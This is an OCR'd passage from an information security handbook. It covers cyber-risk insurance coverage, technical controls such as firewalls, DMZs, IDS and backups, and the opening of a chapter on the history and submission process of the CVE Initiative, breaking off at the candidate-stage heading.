One of the main reasons why traditional policies such as property and CGL do not provide much coverage for cyber-risks is their approach that *property* means *tangible property and not data*. Property policies also focus on *physical* perils such as fire and windstorm. Business interruption insurance is sold as part of a property policy and covers, for example, lost revenue when your business burns down in a fire. It will not, however, cover E-revenue loss due to a DoS attack. Even computer crime policies usually do not cover loss other than for money, securities, and other *tangible* property. This is not to say that traditional insurance can *never* be helpful with respect to cyber-risks. A mismanagement claim against a company's directors and officers arising from cyber-events will generally be covered under the company's directors' and officers' insurance policy to the same extent as a non-cyber claim. For companies that render professional services to others for a fee, such as financial institutions, those that fail to reasonably render those services due to a cyber-risk may find customer claims to be covered under their professional liability policy. (Internet professional companies should still seek to purchase a specific Internet professional liability insurance policy.)

Specific Cyber-Liability and Property Loss Policies

The inquiry detailed above illustrates the extreme dangers associated with relying upon traditional insurance policies to provide broad coverage for 21st-century cyber-risks. Regrettably, at present there are only a few specific policies providing expressed coverage for all the risks of cyberspace listed at the beginning of this chapter. One should be counseled against buying an insurance product simply because it has the name *Internet* or *cyber* in it. So-called Internet insurance policies vary widely, with some providing relatively little *real* coverage. A properly crafted Internet risk program should contain multiple products within a *suite concept* permitting a company to choose which risks to cover, depending upon where it is in its Internet maturity curve.[4] A suite should provide at least six areas of coverage, as shown in Exhibit 69.6.

These areas of coverage may be summarized as follows:

- *Web content liability* provides coverage for claims arising out of the content of your Web site (including the invisible metatags content), such as libel, slander, copyright, and trademark infringement.
- *Internet professional liability* provides coverage for claims arising out of the performance of professional services. Coverage usually includes both Web publishing activities as well as pure Internet services such as being an ISP, host, or Web designer. Any professional service conducted over the Internet can usually be added to the policy.
- *Network security coverage* comes in two basic types:
  - *Third-party coverage* provides liability coverage arising from a failure of the insured's security to prevent unauthorized use of or access to its network. This important coverage would apply, subject to the policy's full terms, to claims arising from the transmission of a computer virus (such as the Love Bug or Nimda virus), theft of a customer's information (most notably including credit card

EXHIBIT 69.6 First- and Third-Party Coverage

	First-Party Coverage	Third-Party Coverage
Media		Web content liability
E&O		Professional liability
Network security	Cyber-attack caused damage, destruction and corruption of data, theft of trade secrets or E-revenue business interruption	Transmission of a computer virus or DoS liability; theft of customer information liability; DoS customer liability
Cyber-extortion	Payment of cyber-investigator	Payment of extortion amount where appropriate
Reputation	Payment of public relations fees up to $50,000	
Criminal reward	Payment of criminal reward fund up to $50,000	

information), and so-called denial-of-service liability. In the past year alone, countless cases of this type of misconduct have been reported.

— *First-party coverage* provides, upon a covered event, reimbursement for loss arising out of the altering, copying, misappropriating, corrupting, destroying, disrupting, deleting, damaging, or theft of information assets, whether or not criminal. Typically the policy will cover the cost of replacing, reproducing, recreating, restoring, or recollecting. In case of theft of a trade secret (a broadly defined term), the policy will either pay or be capped at the endorsed negotiated amount. First-party coverage also provides reimbursement for lost E-revenue as a result of a covered event. Here, the policy will provide coverage for the period of recovery plus an extended business interruption period. Some policies also provide coverage for dependent business interruption, meaning loss of E-revenue as a result of a computer attack on a third-party business (such as a supplier) upon which the insured's business depends.

- *Cyber-extortion coverage* provides reimbursement of investigation costs, and sometimes the extortion demand itself, in the event of a covered cyber-extortion threat. These threats, which usually take the form of a demand for "consulting fees" to prevent the release of hacked information or to prevent the extortion from carrying out a threat to shut down the victims' Web sites, are all too common.
- *Public relations or crisis communication coverage* provides reimbursement up to $50,000 for use of public relation firms to rebuild an enterprise's reputation with customers, employees, and shareholders following a computer attack.
- *Criminal reward funds coverage* provides reimbursement up to $50,000 for information leading to the arrest and conviction of a cyber-criminal. Given that many cyber-criminals hack into sites for "bragging rights," this unique insurance provision may create a most welcome chilling effect.

Loss Prevention Services

Another important feature of a quality cyber-risk insurance program is its loss prevention services. Typically these services could include anything from free online self-assessment programs and free educational CDs to a full-fledged, on-site security assessment, usually based on ISO 17799. Some insurers may also add other services such as an internal or external network scan. The good news is that these services are valuable, costing up to $50,000. The bad news is that the insurance applicant usually has to pay for the services, sometimes regardless of whether or not it ends up buying the policy. Beginning in 2001, one carrier has arranged to pay for these services as part of the application process. This is welcome news. It can only be hoped that more insurers will follow this lead.

Finding the Right Insurer

As important as finding the right insurance product is finding the right insurer. Financial strength, experience, and claims philosophy are all important. In evaluating insurers, buyers should take into consideration the factors listed in Exhibit 69.7.

EXHIBIT 69.7 Finding the Right Insurer

Quality	Preferred or Minimum Threshold
Financial strength	Triple-A from Standard & Poor's
Experience	At least two years in dedicated, specialized unit composed of underwriters, claims, technologists, and legal professionals
Capacity	Defined as amount of limits single carrier can offer; minimum acceptable: $25,000,000
Territory	Global presence with employees and law firm contacts throughout the United States, Europe, Asia, Middle East, South America
Underwriting	Flexible, knowledgeable
Claims philosophy	Customer focused; willing to meet with client both before and after claim
Policy form	Suite permitting insured to choose right coverage including eight coverages described above
Loss prevention	Array of services, most importantly including FREE on-site security assessments conducted by well-established third-party (worldwide) security assessment firms

In summary, traditional insurance is not up to the task of dealing with today's cyber-risks. To yield the full benefits, insurance programs should provide and implement a purchase combination of traditional and specific cyber-risk insurance.

Technical Controls

Beyond insurance, standard technical controls must be put in place to manage risks. First of all, the basic physical infrastructure of the IT data center should be secured against service disruptions caused by environmental threats. Organizations that plan to build and manage their own data centers should implement fully redundant and modular systems for power, Internet access, and cooling. For example, data centers should consider backup generators in case of area-wide power failures, and Internet connectivity from multiple ISPs in case of service outages from one provider.

In cases where the customer does not wish to directly manage its data center, the above controls should be verified before contracting with an ASP or ISP. These controls should be guaranteed contractually, as should failover controls and minimum uptime requirements.

Physical Access Control

Access control is an additional necessity for a complete data center infrastructure. Physical access control is more than simply securing entrances and exits with conventional locks and security guards. Secure data centers should rely on alarm systems and approved locks for access to the most secure areas, with motion detectors throughout. More complex security systems, such as biometric[5] or dual-factor authentication (authentication requiring more than one proof of identity; e.g., card and biometric), should be considered for highly secure areas. Employee auditing and tracking for entrances and exits should be put in place wherever possible, and visitor and guest access should be limited. A summary of potential controls is provided in Exhibit 69.8.

If it is feasible to do so, outside expertise in physical security, like logical security, should be leveraged wherever possible. Independent security audits may provide insight regarding areas of physical security that are not covered by existing controls. Furthermore, security reports may be required by auditors, regulators, and other third parties. Audit reports and other security documentation should be kept current and retained in a secure fashion.

Again, if an organization uses outsourced facilities for application hosting and management, it should look for multilevel physical access control. Third-party audit reports should be made available as part of the vendor search process; security controls should be made part of the evaluation criteria. As with environmental controls, access controls should also be addressed within the final service agreement such that major modifications to the existing access control infrastructure require advance knowledge and approval. Organizations should insist on periodic audits or third-party reviews to ensure compliance.

EXHIBIT 69.8 Physical Controls

Physical Control	Description	Role
Access control	Grants access to physical resources through possession of keys, cards, biometric indicators, or key combinations; multi-factor authentication may be used to increase authentication strength; access control system that requires multiple-party authentication provide higher levels of access control	Securing data center access in general, as well as access to core resources such as server rooms; media — disks, CD-ROMs, tapes — should be secured using appropriate means as well; organizations should model their access control requirements on the overall sensitivity of their data and applications
Intrusion detection	Detection of attempted intrusion through motion sensors, contact sensors, and sensors at standard access points (doors, windows, etc.)	At all perimeter access points to the data center, as well as in critical areas
24/7 Monitoring	Any data center infrastructure should rely on round-the-clock monitoring, through on-premises personnel and off-site monitoring	Validation to existing alarm and access control systems

Network Security Controls

A secure network is the first layer of defense against risk within an E-business system. Network-level controls are instrumental in preventing unauthorized access from within and without, and tracking sessions internally will detect and alert administrators in case of system penetration. Exhibit 69.9 conceptually depicts the overall architecture of an E-business data center.

Common network security controls include the following features.

Firewalls

Firewalls are critical components of any Internet-facing system. Firewalls filter network traffic based on protocol, destination port, or packet content. As firewall systems have become more advanced, the range of different attack types that can be recognized by the firewall has continued to grow. Firewalls may also be upgraded to filter questionable content or scan incoming traffic for attack signatures or illicit content.



EXHIBIT 69.9 Demilitarized zone architecture.

EXHIBIT 69.10 Secure Network Design Principles

Redundancy. Firewall systems, routers, and critical components such as directory servers should be fully redundant to reduce the impact of a single failure.

Currency. Critical network tools must be kept up-to-date with respect to patch-level and core system operations. Vulnerabilities are discovered frequently, even within network security devices such as firewalls or routers.

Scalability. An enterprise's network security infrastructure should be able to grow as business needs require. Service outages caused by insufficient bandwidth provided by an ISP, or server outages due to system maintenance, can be fatal for growing applications. The financial restitution provided by cyber-risk coverage might cover business lost during the service outage but cannot address the greater issues of loss of business, consumer goodwill, or reputation.

Simplicity. Complexity of systems, rules, and components can create unexpected vulnerabilities in commercial systems. Where possible, Internet-facing infrastructures should be modularized and simplified such that each component is not called upon to perform multiple services. For example, an organization with a complex E-business infrastructure should separate that network environment from its own internal testing and development networks, with only limited points of access between the two environments. A more audited and restricted set of rules may be enforced in the former without affecting the productivity of the latter.

For any infrastructure that requires access to business data, a multiple-firewall configuration should be used. An Internet demilitarized zone (DMZ) should be created for all Web-accessible systems — Web servers or DNS servers — while an intranet DMZ, separated from the Internet, contains application and database servers. This architecture prevents external entities from directly accessing application logic or business data.

Network Intrusion Detection Systems

Networked IDSs track internal sessions at major network nodes and look for attack signatures — a sequence of instructions corresponding to a known attack. These systems generally are also tied into monitoring systems that can alert system administrators in the case of detected penetration. More advanced IDSs look for only "correct" sequences of packets and use real-time monitoring capabilities to identify suspicious but unknown sequences.

Anti-Virus Software

Anti-virus gateway products can provide a powerful second level of defense against worms, viruses, and other malicious code. Anti-virus gateway products, provided by vendors such as Network Associates, Trend Micro, and Symantec, can scan incoming HTTP, SMTP, and FTP traffic for known virus signatures and block the virus before it infects critical systems.

As described in Exhibit 69.10, specific design principles should be observed in building a stable and secure network. Exhibit 69.11 provides a summary of the controls in question.

Increasingly, organizations are moving toward managed network services rather than supporting the systems internally. Such a solution saves the organization from having to build staff for managing security devices, or to maintain a 24/7 administration center for monitoring critical systems. Such a buy (or, in this case, hire) versus build decision should be seriously considered in planning your overall risk management framework. Organizations looking to outsource security functions can certainly save money, resources, and time; however, organizations should look closely at the financial as well as technical soundness of any such vendors.

Application Security Controls

A successful network security strategy is only useful as a backbone to support the development of secure applications. These controls entail security at the operating system level for enterprise systems, as well as trust management, encryption, data security, and audit controls at the application level.

Operating systems should be treated as one of the most vulnerable components of any application framework. Too often, application developers create strong security controls within an application, but have no control over

EXHIBIT 69.11 Network Security Controls

Network Control	Description	Role
Firewall	Blocks connections to internal resources by protocol, port, and address; also provides stateful packet inspection	Behind Internet routers; also within corporate networks to segregate systems into DMZs
IDS	Detects signature of known attacks at the network level	At high-throughput nodes within networks, and at perimeter of network (at firewall level)
Anti-virus	Detects malicious code at network nodes	At Internet HTTP and SMTP gateways

the lower level exploits. Furthermore, system maintenance and administration over time is frequently overlooked as a necessary component of security. Therefore, the following controls should be observed:

- Most major OS suppliers — Microsoft, Sun, Hewlett-Packard, etc. — provide guidelines for operating system hardening. Implement those guidelines on all production systems.
- Any nonessential software should be removed from production systems.
- Administer critical servers from the system console wherever possible. Remote administration should be disabled; if this is not possible, secure log-in shells should be used in place of less secure protocols such as Telnet.
- Host-based intrusion detection software should be installed on all critical systems. A host-based IDS is similar to the network-based variety, except it only scans traffic intended for the target server. Known attack signatures may be detected and blocked before reaching the target application, such as a Web or application server.

Application-level security is based on maintaining the integrity and confidentiality of the system as well as the data managed by the system. A Web server that provides promotional content and brochures to the public, for example, has little need to provide controls on confidentiality. However, a compromise of that system resulting in vandalism or server downtime could prove costly; therefore, system and data integrity should be closely controlled. These controls are partially provided by security and the operating system and network levels as noted above; additional controls, however, should be provided within the application itself.

Authentication and authorization are necessary components of application-level security. Known users must be identified and allowed access to the system, and system functions must be categorized such that users are only presented with access to data and procedures that correspond to their defined privilege level.

The technical controls around authentication and authorization are only as useful as the procedural controls around user management. The enrollment of new users, management of personal user information and usage profiles, password management, and the removal of defunct users from the system are required for an authentication engine to provide real risk mitigation.

Exhibit 69.12 provides a summary of these technologies and procedures.

Data Backup and Archival

In addition to technologies to prevent or detect unauthorized system penetration, controls should be put in place to restore data in the event of loss. System backups — onto tape or permanent media — should be in place for any business-critical application.

Backups should be made regularly — as often as daily, depending on the requirements of the business — and should be stored off-site to prevent loss or damage. Test restores should also be performed regularly to ensure the continued viability of the backup copies. Backup retention should extend to at least a month, with one backup per week retained for a year and monthly backups retained for several years. Backup data should always be created and stored in a highly secure fashion.

Finally, to ensure system availability, enterprise applications should plan on at least one tier of redundancy for all critical systems and components. Redundant systems can increase the load-bearing capacity of a system as well as provide increased stability. The use of enterprise-class multi-processor machines is one solution; multiple systems can also be consolidated into server farms. Network devices such as firewalls and routers can

EXHIBIT 69.12 Application Security Controls

Application Control	Description	Role
System hardening	Processes, procedures, and products to harden operating system against exploitation of network services	Should be performed for all critical servers and internal systems
Host-based intrusion detection	Monitors connections to servers and detects malicious code or attack signatures	On all critical servers and internal systems
Authentication	Allows for identification and management of system users through identities and passwords	For any critical systems; authentication systems may be leveraged across multiple applications to provide single sign-on for enterprise
Access control	Maps users, by identity or by role, to system resources and functions	For any critical application
Encryption	Critical business data or non-public client information should be encrypted (i.e., obscured) while in transit over public networks	For all Internet-based transactional connectivity; encryption should also be considered for securing highly sensitive data in storage

also be made redundant through load balancers. Businesses may also wish to consider maintaining standby systems in the event of critical data center failure. Standby systems, like backups, should be housed in a separate storage facility and should be tested periodically to ensure stability. These backup systems should be able to be brought online within 48 hours of a disaster and should be restored with the most recently available system backups as well.

Conclusion

The optimal model to address the risks of Internet security must combine technology, process, and insurance. This risk management approach permits companies to successfully address a range of different risk exposures, from direct attacks on system resources to unintentional acts of copyright infringement. In some cases, technical controls have been devised that help address these threats; in others, procedural and audit controls must be implemented. Because these threats cannot be completely removed, however, cyber-risk insurance coverage represents an essential tool in providing such nontechnical controls and a major innovation in the conception of risk management in general. A comprehensive policy backed by a specialized insurer with top financial marks and global reach allows organizations to lessen the damage caused by a successful exploit and better manage costs related to loss of business and reputation. It is only through merging the two types of controls that an organization can best minimize its security threats and mitigate its IT risks.

70

A Progress Report on the CVE Initiative

Robert Martin, Steven Christey, and David Baker

Common Vulnerabilities and Exposures (CVE) is an international, community-based effort, including industry, government, and academia, that is working to create an organizing mechanism to make identifying, finding, and fixing software product vulnerabilities more rapid and efficient. A few years ago, each of us was faced with a cacophony of naming methods for defining individual security problems in software. This made it difficult to assess, manage, and fix vulnerabilities and exposures when using the various vulnerability services, tools, and databases along with the software suppliers' update announcements and alerts. For example, Exhibit 70.1 shows how in 1998 each of a dozen leading organizations used different names to refer to the same well-known vulnerability in the phf phonebook CGI program. Such confusion made it difficult to understand which vulnerabilities an organization faced and which ones each tool was looking for (or not looking for). Then, to get the fix to the identified vulnerability, users still had to figure out what name the vulnerability or exposure was assigned by their software supplier.

Driven by a desire to develop an integrated picture of what was happening on its corporate networks, and while trying to properly research options for selecting some new network security tools, the MITRE Corporation[1] (http://www.mitre.org) began designing a method to sort through this vulnerability naming confusion. The approach involved the creation of a unified reference list of vulnerability and exposure names that were mapped to the equivalent items in each tool and database. In January 1999, MITRE presented a paper at the 2nd Workshop on Research with Security Vulnerability Databases at Purdue University[2] that outlined the concept and approach for what today is known as the Common Vulnerabilities and Exposures Initiative (http://cve.mitre.org). The primary product of this Initiative is the CVE List, a reference list of standard names for vulnerabilities and exposures.

The CVE List was envisioned as a simple mechanism for linking vulnerability-related databases, tools, and concepts. It was believed to be critical for the information security community to concur with the CVE approach and begin incorporating the common names into their various products and services. Therefore, CVE's role was limited to that of a logical bridge to avoid competing with existing and future commercial efforts.

Although the CVE name itself was simple in concept, there would be nothing simple about implementing the CVE Initiative. To be successful, all existing vulnerability information would have to be examined and compared to determine which parts of this overall set of information referred to the same problem. Then, unique and consistent descriptions for each problem would have to be created, and the technical leaders of the information security community would have to be brought together to agree on the descriptions. The CVE List would have to be broadly distributed for commercial vendors and researchers to adopt it. A CVE compatibility evaluation process would have to be designed to verify vendor claims of support for the CVE names in products and services, and policies would have to be created to encourage the use of CVE-compatible products. The CVE Initiative would also have to be an ongoing effort because new vulnerabilities are always being discovered, and at an increasing rate. Finally, the CVE Initiative had to include international participation in both those helping with the development of the CVE List, and by the vendor community and other organizations using the common names in their products and services.

EXHIBIT 70.1 Vulnerability Tower of Babel, 1998

Organization	Name Referring to Vulnerability
AXENT (now Symantec)	phf CGI allows remote command execution
BindView	#107 — cgi-phf
Bugtraq	PHF Attacks — fun and games for the whole family
CERIAS	http_escshellcmd
CERT	CA-96.06.cgi_example_code
Cisco Systems	HTTP — cgi-phf
CyberSafe	Network: HTTP "phf" attack
DARPA	0x00000025 = HTTP PHF attack
IBM ERS	ERS-SVA-E01-1996:002.1
ISS	http — cgi-phf
Symantec	#180 HTTP server CGI example code compromises http server
SecurityFocus	#629 — phf Remote Command Execution Vulnerability

To guide the various aspects of the CVE Initiative to enable the adoption of the CVE List as a common mechanism for referring to vulnerabilities and exposures, CVE has targeted five specific areas of activity, to include:

1. Uniquely naming every publicly known information security vulnerability and exposure
2. Injecting CVE names into security and vendor advisories
3. Establishing CVE usage in information security products as common practice
4. Having CVE usage permeate policy guidelines about methodologies and purchasing, included as requirements for new capabilities, and introducing CVE into training, education, and best practices suggestions
5. Convincing commercial software developers to use CVE names in their fix-it sites and update mechanisms

The remainder of this chapter describes the various challenges, solutions, and approaches that the CVE Initiative has undertaken (or faced) in the development of the various elements of the CVE Initiative.

Implementing the CVE Initiative

After a positive response from the Purdue CERIAS Workshop, MITRE formed the CVE Editorial Board in May 1999 with 12 commercial vendor and research organizations, which worked to come to agreement on the initial CVE List with MITRE as moderator. During this same time, a MITRE team worked to develop a public Web site to host the CVE List, archive discussions of the Editorial Board, and host declarations of vendor intent to make products CVE-compatible. The CVE Initiative was publicly unveiled in September 1999. The unveiling included an initial list of 321 entries, a press release teleconference, and a CVE booth that was staffed with the Editorial Board members at the SANS 1999 technical conference. It was a very powerful message to attendees to see the CVE booth staffed by competing commercial vendors working together to solve an industry problem. There was a large audience of system administrators and security specialists in attendance, who had been dealing with the same problem that motivated the creation of the CVE Initiative.

As the volume of incoming vulnerability information increased for both new and legacy issues, MITRE established a content team to help with the job of generating CVE content. The roles and responsibilities of the Editorial Board were formalized. MITRE worked with vendors to put CVE names in security advisories as vulnerabilities were announced, and worked with the CVE Senior Advisory Council to develop policy recommending the use of CVE-compatible products and services and to find ways of funding the CVE Initiative for the long term. Since the beginning, MITRE has promoted the CVE Initiative in and at various venues, including hosting booths at industry tradeshows, interviewing with the media, publishing CVE-focused articles in national and international journals,[3] and presenting CVE-focused talks in public forums and conferences.

The CVE List

The CVE Initiative has had to address many different perspectives, desires, and needs as it developed the CVE List. The common names in the CVE List are the result of open and collaborative discussions of the CVE Editorial Board (a deeper discussion of the Board can be found later in this chapter), along with various supporting and facilitating activities by MITRE and others. With MITRE's support, the Board identifies which vulnerabilities or exposures to include on the CVE List and agrees on the common name, description, and references for each entry. MITRE maintains the CVE List and Web site, moderates Editorial Board discussions, analyzes submitted items, and provides guidance throughout the process to ensure that CVE remains objective and continues to serve the public interest.

CVE Candidates versus CVE Entries

CVE candidates are those vulnerabilities or exposures under consideration for acceptance into the official CVE List. Candidates are assigned special numbers that distinguish them from CVE entries. Each candidate has three primary items associated with it: (1) number (also referred to as a name), (2) description, and (3) references. The number is an encoding of the year that the candidate number was assigned and a unique number N for the Nth candidate assigned that year (e.g., CAN-1999-0067). If the candidate is accepted into CVE, these numbers become CVE entries. For example, the previous candidate number would have an eventual CVE number of CVE-1999-0067, where the "CAN" prefix is replaced with the "CVE" prefix. The assignment of a candidate number is not a guarantee that it will become an official CVE entry.

Data Sources and Expansion of the CVE List

Throughout the life of the CVE List, MITRE has relied on other data sources to identify vulnerabilities. As a result, MITRE can concentrate on devising the standard names, instead of "reinventing the wheel" and conducting the research required to find the initial vulnerability reports. Before CVE was publicly released in September 1999, a "draft CVE" was created and submitted to the Editorial Board for feedback. ISS, L-3 Security (later acquired by Symantec), SANS, and Netect (later acquired by BindView) provided information that was used to help create the draft CVE. Data was also drawn from other sources, including Bugtraq and NTBugtraq posts, CERT advisories, and security tools such as NAI's CyberCop Scanner, Cisco's NetSonar, and AXENT's NetRecon.

In November 1999, two months after the first version of the CVE List was made available, MITRE asked Editorial Board members to provide a "top 100" list of vulnerabilities that should be in the CVE List, which produced more than 800 submissions. Contributing organizations were Purdue CERIAS, ISS, Harris, BindView, Hiverworld (later nCircle), Cisco, L-3 Security (later acquired by Symantec), and AXENT (later acquired by Symantec). At this time, MITRE also began processing newly discovered vulnerabilities, using the periodic vulnerability summaries published by SecurityFocus, Network Computing/SANS, ISS, and the National Infrastructure Protection Center (NIPC).

To manage the volume of vulnerabilities that were submitted, MITRE began developing the submission matching and refinement process described later in this chapter.

In the summer of 2000, MITRE again sought to expand the CVE List to include older "legacy" problems that were not in the original draft CVE, this time receiving copies of the vulnerability databases from ten organizations — a total of approximately 8400 submissions. The contributors were AXENT (now Symantec), BindView, Harris Corporation, Cisco Systems, Purdue University's Center for Education and Research in Information and Security (CERIAS), Hiverworld (now nCircle), SecurityFocus, Internet Security Systems (ISS), Network Associates, L3 (now Symantec), and the Nessus Project. These contributions were made while newly discovered issues were also being processed in parallel. In the following year, MITRE expanded its support staff and improved its processes and utilities for dealing with the increasing volume of information.

Of the 8400 legacy submissions received in the summer of 2000, MITRE has thus far eliminated 2500 submissions that duplicated existing candidates or entries, or did not meet the CVE definition of a vulnerability or exposure. An additional 3900 submissions require additional information from the source that provided them (generally due to lack of references or vague descriptions), and 1100 have been set aside for more detailed examination and study. Many of these 1100 vulnerability submissions describe insecure configurations and

require further study. Configuration problems are difficult to identify with CVE because configuration is system dependent, such problems are not as well studied as software implementation errors, and they could be described at multiple levels of abstraction. MITRE's research and analysis is currently focusing on the Windows-based portion of these configuration problems.

The remaining 900 legacy submissions formed the basis of 563 CVE candidates that were proposed to the Board in September 2001. A small number of submissions from November 1999 still remain, mostly due to the lack of sufficient information to create a candidate.

While MITRE processes the remaining legacy submissions and conducts the necessary background research, it continues to receive between 400 and 600 new submissions per month from ISS, SecurityFocus, Neohapsis, and the National Infrastructure Protection Center. Each month, an additional 20 to 70 specific candidates are reserved before a new vulnerability or exposure is publicly known, with the candidate number then included in vendor and security community member alerts and advisories.

Because there was an increased emphasis on creating legacy candidates during the summer of 2001, a backlog of submissions for recent issues developed. Candidates for those issues were to be created by early 2002, and additional processes are being implemented to avoid such backlogs in the future. One avenue that is being pursued to address this problem is the active engagement of vendors and researchers to include CVE candidate names in their initial advisories and alerts. To date, a variety of individuals and organizations have reserved more than 870 candidate numbers for use in public announcements of vulnerabilities, including ISS, IBM, Rain Forest Puppy, @stake, Microsoft, BindView, NAI, CERT/CC, SGI, eEye, COMPAQ, Ernst & Young, CISCO, Rapid 7, NSFOCUS, Sanctum, Alcatel, EnGarde Secure Linux, Caldera, Red Hat, SecurityFocus, VIGILANTe.com, Cert-IST, Mandrake Linux, Debian, Foundstone, Apple, iDEFENSE, HP, Symantec, DHS/NIPC, KDE e. V., Beyond Security Ltd., Digital Defense Inc., Core-ST, The OpenPKG Project, Corsaire, The FreeBSD Project, and Gentoo Linux.

Growth of the CVE List since Inception

As previously mentioned, the first version of the CVE List was released in September 1999; it contained 321 CVE entries that MITRE had researched and reviewed with the initial Editorial Board members. As Exhibit 70.2 shows, the number of entries in the CVE List stands at 2573 entries as of mid-May 2003, while candidates number 3463. Notable increases occurred in November 1999, September 2001, and February/March 2002 in conjunction with the growth of the list as described in the previous section. The CVE Web site now tracks



EXHIBIT 70.2 CVE growth over time.

some 6036 uniquely named vulnerabilities and exposures, which include the current CVE List, recently added legacy candidates, and the ongoing generation of new candidates from recent discoveries.

The Process of Building the CVE List: The Submission Stage*:* Stage 1

The CVE review process is divided into three stages: (1) the initial submission stage, (2) the candidate stage, and (3) the entry stage. MITRE is solely responsible for the submission stage but is dependent on its data sources for the submissions. The Editorial Board shares the responsibility for the candidate and entry stages, although the entry stage is primarily managed by MITRE as part of normal CVE maintenance.

Content Team

For the CVE project, MITRE has a content team whose primary task is to analyze, research, and process incoming vulnerability submissions from CVE's data sources, transforming the submissions into candidates. The CVE Editor, who is ultimately responsible for all CVE content, leads the team.

Conversion Phase

During the submission stage, MITRE's CVE Content Team, which consists of MITRE security analysts and researchers, collects raw information from various sources, for example, the various Board members who have provided MITRE with their databases, or publishers of weekly vulnerability summaries. Each separate item in the data source (typically a record of a single vulnerability) is then converted to a "submission," which is represented in a standardized format that facilitates processing by automated programs. Each submission includes the unique identifier that is used by the original data source.

Matching Phase

After this conversion phase, each target submission is automatically matched against all other submissions, candidates, and entries using information retrieval techniques. The matching is based primarily on keywords that are extracted from a submission's description, references, and short title. The keywords are weighted according to how frequently they appear, which generally gives preference to infrequently seen terms such as product and vendor names and specific vulnerability details. Keyword matching is not completely accurate, as there may be variations in spelling of important terms such as product names, or an anomalous term may be given a larger weight than a human would use. The closest matches for the target submission (typically ten) are then presented to a content team member, who identifies which submissions are describing the same issue (or the same set of closely related issues) as the target submission.

Once matching is complete, all related submissions are combined into submission groups, which may include any candidates or entries that were found during matching. Each group identifies a single vulnerability or a group of closely related vulnerabilities. These groups are then processed in the next phase, called "refinement."

Refinement Phase

Typically, a content team member is assigned a batch of 20 or more submission groups, which usually includes both duplicate submissions and new issues.

During refinement, the team member analyzes a submission group and determines whether one or more of the submissions identify an existing CVE item. If so, then the analyst notes any additional references that are in the new submission, but not the existing CVE item, so that the existing CVE item's references can be extended.

If there are submissions from the group that do not describe an existing CVE item, then a team member makes the following assessment:

- Apply CVE content decisions to decide whether any candidates should be created.
- Apply CVE content decisions to decide how many candidates must be created.

(Content decisions are covered in a later section.)

For each candidate to be created, the analyst does the following:

- List the associated references using CVE's canonical reference format.
- Create a description.
- Determine if there is vendor acknowledgment.
- Identify any related content decisions.

- Identify other supporting information such as the date the problem was announced, high-level operating system (OS), whether the issue is remotely or locally exploitable, and a few other attributes. This information is used to group sets of candidates later in the process, or to provide tailored voting ballots to individual Editorial Board members.
- Identify any keywords that could help in later submission matching (as well as the CVE Web site's search engine). Typically, the keywords include alternate spellings or terms that were not explicitly necessary for the description.
- Identify the rationales for acknowledgment and content decisions in the "analysis" section.

In some cases, an analyst may choose to delay analysis of a submission group (or a portion of the group) when an issue is unusually complex or if other individuals need to be consulted.

Submission refinement is a bottleneck because deep analysis is sometimes required to understand the reported problem, apply the content decisions, find vendor acknowledgment, research the references, and write the descriptions. Refinement is especially difficult for new analysts because there is a large amount of detail and background knowledge required before the analyst becomes comfortable and productive in doing refinement.

For each action that the content team member undertakes — whether identifying a duplicate, rejecting a submission, or suggesting the creation of a new candidate — a "refinement group" is produced. One or more refinement groups are produced from the original submission group, depending on how many separate issues were in the original submission group.

Editing Phase

After refinement, the CVE Editor reviews the work of the analysts, occasionally making modifications to follow CVE style, ensuring that CVE content decisions are being followed, or performing advanced research. Occasionally, submissions may be added or removed from the refinement groups. The Editor provides feedback to the analyst for the purposes of training or to raise certain issues. Because the submission matching may not always find all related submissions, typically due to spelling inconsistencies across submissions, the Editor can merge multiple refinement groups that were produced by different analysts.

The Editor then processes the resulting refinement groups. New candidate numbers are assigned to the groups that identify new issues (the "assignment" phase in the candidate stage).

After candidate assignment, each data source is provided with a backmap from their submission to the associated CVE items (whether newly created candidates, or existing candidates or entries). The backmap can reduce the amount of effort the data source needs to perform to maintain a mapping to CVE. After the backmaps for the candidates are generated, the associated submissions are removed from the submission pool. In addition to backmaps, a new type of map referred to as a "gapmap" is also provided to the information source. The gapmap identifies the newly created candidates that were not found in the data source's original set of submissions, which may make the source aware of additional security problems that they had not seen previously.

In some cases, the submission stage may be entirely bypassed. This usually happens when an individual or organization reserves a candidate number in order to include it in the initial public announcement of a vulnerability, as described in further detail in a later section.

The Process of Building the CVE List: The Candidate Stage: Stage 2

Assignment Phase

